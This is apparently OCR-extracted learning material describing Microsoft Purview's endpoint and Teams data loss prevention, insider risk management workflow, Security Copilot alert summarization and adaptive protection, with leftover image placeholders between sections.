- Choose the location where the policy will be applied, such as Exchange, SharePoint, OneDrive, and more.
- Choose the conditions that must be matched for a policy to be applied to an item.
- Choose the protective action to take when the policy conditions are met.






What is endpoint data loss prevention?

Endpoint DLP enables you to audit and manage the many activities users take on sensitive items that are physically stored Windows 10, Windows 11, or macOS devices. The list that follows shows a few examples:

- Creating an item
- Renaming an item
- Copying items to removable media
- Copying items to network shares
- Printing documents
- Accessing items using unallowed apps and browsers


In the activity explorer, you can view information about what users are doing with sensitive content.




Admins use this information to enforce protective actions for content through controls and policies.

Data loss prevention in Microsoft Teams

Data loss prevention capabilities extend to Microsoft Teams chat and channel messages, whether it's in a message or a file, including messages in private channels. Just like with Exchange, Outlook, SharePoint, and OneDrive, administrators can use DLP policy tips that will be displayed to the user to show them why a policy has been triggered. For example, the screenshot that follows shows a policy tip on a chat message that was blocked because the user attempted to share a U.S. Social Security Number.



The user can then find out more about why their message was blocked by selecting the "What can I do?" link, and take appropriate action.



DLP policies applied to Microsoft 365 services, including Microsoft Teams, can help users across organizations to collaborate securely and in a way that's in line with compliance requirements.


Integration with Microsoft Security Copilot

Microsoft Purview Data Loss Prevention supports integration with Microsoft Security Copilot, through the standalone and embedded experiences.

To experience this Copilot capability, organizations must be onboarded to Copilot, have enabled Copilot to access data from Microsoft 365 services, and users must have the appropriate role permissions,


The Microsoft Purview capabilities, that you can view in the standalone experience by selecting the prompt icon and selecting all capabilities, are built-in prompts that

you can use but you can also enter your own prompts based on the capabilities supported.




In the embedded experience, Copilot in Microsoft Purview Data Loss Prevention supports alert summarization. To access Copilot from within Microsoft Purview Data Loss Prevention, navigate to the alerts queue to select the alert you want to review. Information about the alert and the option to summarize the alert are displayed. You select Summarize to have Copilot generate the alert summary.

Alert



Copilot alert summary



Describe insider risk management in Microsoft Purview

Microsoft Purview Insider Risk Management is a solution that helps minimize internal risks by enabling an organization to detect, investigate, and act on risky and malicious activities.

Managing and minimizing risk in an organization starts with understanding the types of risks found in the modern workplace. Some risks are driven by external events and factors, and are outside an organization’s direct control. Other risks are driven by

internal events and employee activities that can be eliminated and avoided. Some examples include:


- Leaks of sensitive data and data spillage
- Confidentiality violations
- Intellectual property (IP) theft
- Fraud
- Insider trading
- Regulatory compliance violations

Insider risk management is centered around the following principles:

- Transparency: Balance user privacy versus organization risk with privacy-by-design architecture.
- Configurable: Configurable policies based on industry, geographical, and business groups.
- Integrated: Integrated workflow across Microsoft Purview solutions.
- Actionable: Provides insights to enable user notifications, data investigations, and user investigations.

Insider risk management workflow

Insider risk management helps organizations to identify, investigate, and address internal risks. With focused policy templates, comprehensive activity signaling across Microsoft 365, and a flexible workflow, organizations can take advantage of actionable insights to help identify and resolve risky behavior quickly. Identifying and resolving internal risk activities and compliance issues with insider risk management in Microsoft Purview is achieved using the following workflow:



- Policies - Insider risk management policies are created using predefined templates and policy conditions that define what risk indicators are examined in Microsoft 365 feature areas. These conditions include how indicators are used for alerts, what users are included in the policy, which services are prioritized, and the monitoring time period.
- Alerts - Alerts are automatically generated by risk indicators that match policy conditions and are displayed in the alerts page, which provides a quick view of all alerts needing review, open alerts over time, and alert statistics for the organization. DLP alerts can also be viewed in the Microsoft Defender portal, where they are automatically combined into incidents that provide a comprehensive view into potential policy violations and advanced tools for investigation and remediation.
- Triage - New activities that need investigation automatically generate alerts that are assigned a *Needs review* status. Reviewers in the organization can quickly identify these alerts and scroll through each to evaluate and triage. Alerts are resolved by opening a new case, assigning the alert to an existing case, or dismissing the alert. As part of the triage process, reviewers can view alert details for the policy match, view user activity associated with the match, see the severity of the alert, and review user profile information.
- Investigate - Cases are created for alerts that require deeper review and investigation of the details and circumstances around the policy match. The cases page provides an all-up view of all active cases, open cases over time, and case statistics for the organization. Selecting a case

opens it for investigation and review. This area is where risk activities, policy conditions, alerts details, and user details are synthesized into an integrated view for reviewers. The primary investigation tools in this area are:

    - User activity: User risk activity is automatically displayed in an interactive chart that plots activities over time and by risk level for current or past risk activities. Reviewers can quickly filter and view the entire risk history for the user and drill into specific activities for more details.
    - Content explorer: All data files and email messages associated with alert activities are automatically captured and displayed in the Content explorer. Reviewers can filter and view files and messages by data source, file type, tags, conversation, and many more attributes.
    - Case notes: Reviewers can provide notes for a case in the Case Notes section. This list consolidates all notes in a central view and includes reviewer and date submitted information.
- Action - After cases are investigated, reviewers can quickly act to resolve the case or collaborate with other risk stakeholders in the organization. Actions can be as simple as sending a notification when employees accidentally or inadvertently violate policy conditions. In more serious cases, reviewers may need to share the insider risk management case information with other reviewers in the organization. Escalating a case for investigation makes it possible to transfer data and management of the case to eDiscovery in Microsoft Purview.


Insider risk management can help you detect, investigate, and take action to mitigate internal risks in your organization in several common scenarios. These scenarios include data theft by employees, the intentional, or unintentional leak of confidential information, offensive behavior, and more.

Integration with Microsoft Security Copilot

Microsoft Purview Insider Risk Management supports integration with Microsoft Security Copilot, through the standalone and embedded experiences.


To experience Copilot integration, organizations must be onboarded to Copilot, have enabled Copilot to access data from Microsoft 365 services, and users must have the appropriate role permissions.

The Microsoft Purview capabilities, that you can view in the standalone experience by selecting the prompt icon and selecting all capabilities, are built-in prompts that you can use, but you can also enter your own prompts based on the capabilities supported.




In the embedded experience, Copilot in Microsoft Purview Insider Risk Management supports alert summarization. To access Copilot from within Microsoft Purview Insider Risk Management, navigate to the alerts queue to select the alert you want to review. Information about the alert and the option to summarize the alert are displayed. You select Summarize to have Copilot generate the alert summary.

Alert



Copilot alert summary



Describe adaptive protection in Microsoft Purview

Adaptive protection in Microsoft Purview uses machine learning (ML) to identify the most critical risks and proactively and dynamically apply protection controls from:

- Data Loss Prevention
- Microsoft Purview Data Lifecycle Management (preview)
- Microsoft Entra Conditional Access (preview)

Integration with data loss prevention, data lifecycle management, and Conditional Access can help organizations automate their response to insider risks and reduce the time required to identify and remediate potential threats. By using the capabilities of all four solutions, organizations can create a more comprehensive security framework that addresses both internal and external threats.

Adaptive protection helps mitigate potential risks by using:

- Context-aware detection. Helps identify the most critical risks with ML-driven analysis of both content and user activities.
- Dynamic controls. Helps enforce effective controls on high-risk users while others maintain productivity.
- Automated mitigation. Helps to minimize the impact of potential data security incidents and reduce admin overhead.

Adaptive protection dynamically assigns appropriate data loss prevention, data lifecycle management, and Conditional Access policies to users based on the insider risk levels (elevated, moderate, or minor) defined and analyzed by the machine learning models in Insider Risk Management. Policies become adaptive based on user context, ensuring that the most effective policy, such as blocking data sharing through data loss prevention or blocking application access through Conditional Access, is applied only to high-risk users while low-risk users maintain productivity.

Adaptive protection in Data Loss Prevention

Adaptive Protection in Microsoft Purview integrates Microsoft Purview Insider Risk Management with Microsoft Purview Data Loss Prevention (DLP). When Insider Risk Management identifies a user who is engaging in risky behavior, they're dynamically assigned an insider risk level. Then adaptive protection can automatically create a DLP policy to help protect the organization against the risky behavior that's associated with that insider risk level. As users insider risk levels change in insider risk management, the DLP policies applied to users can adjust.

Learn more

- Protect your sensitive data with Microsoft Purview
- Learn about sensitive information types

- Sensitive information type entity definitions
- Learn about trainable classifiers
- Learn about sensitivity labels
- Learn about data loss prevention
- Learn about insider risk management
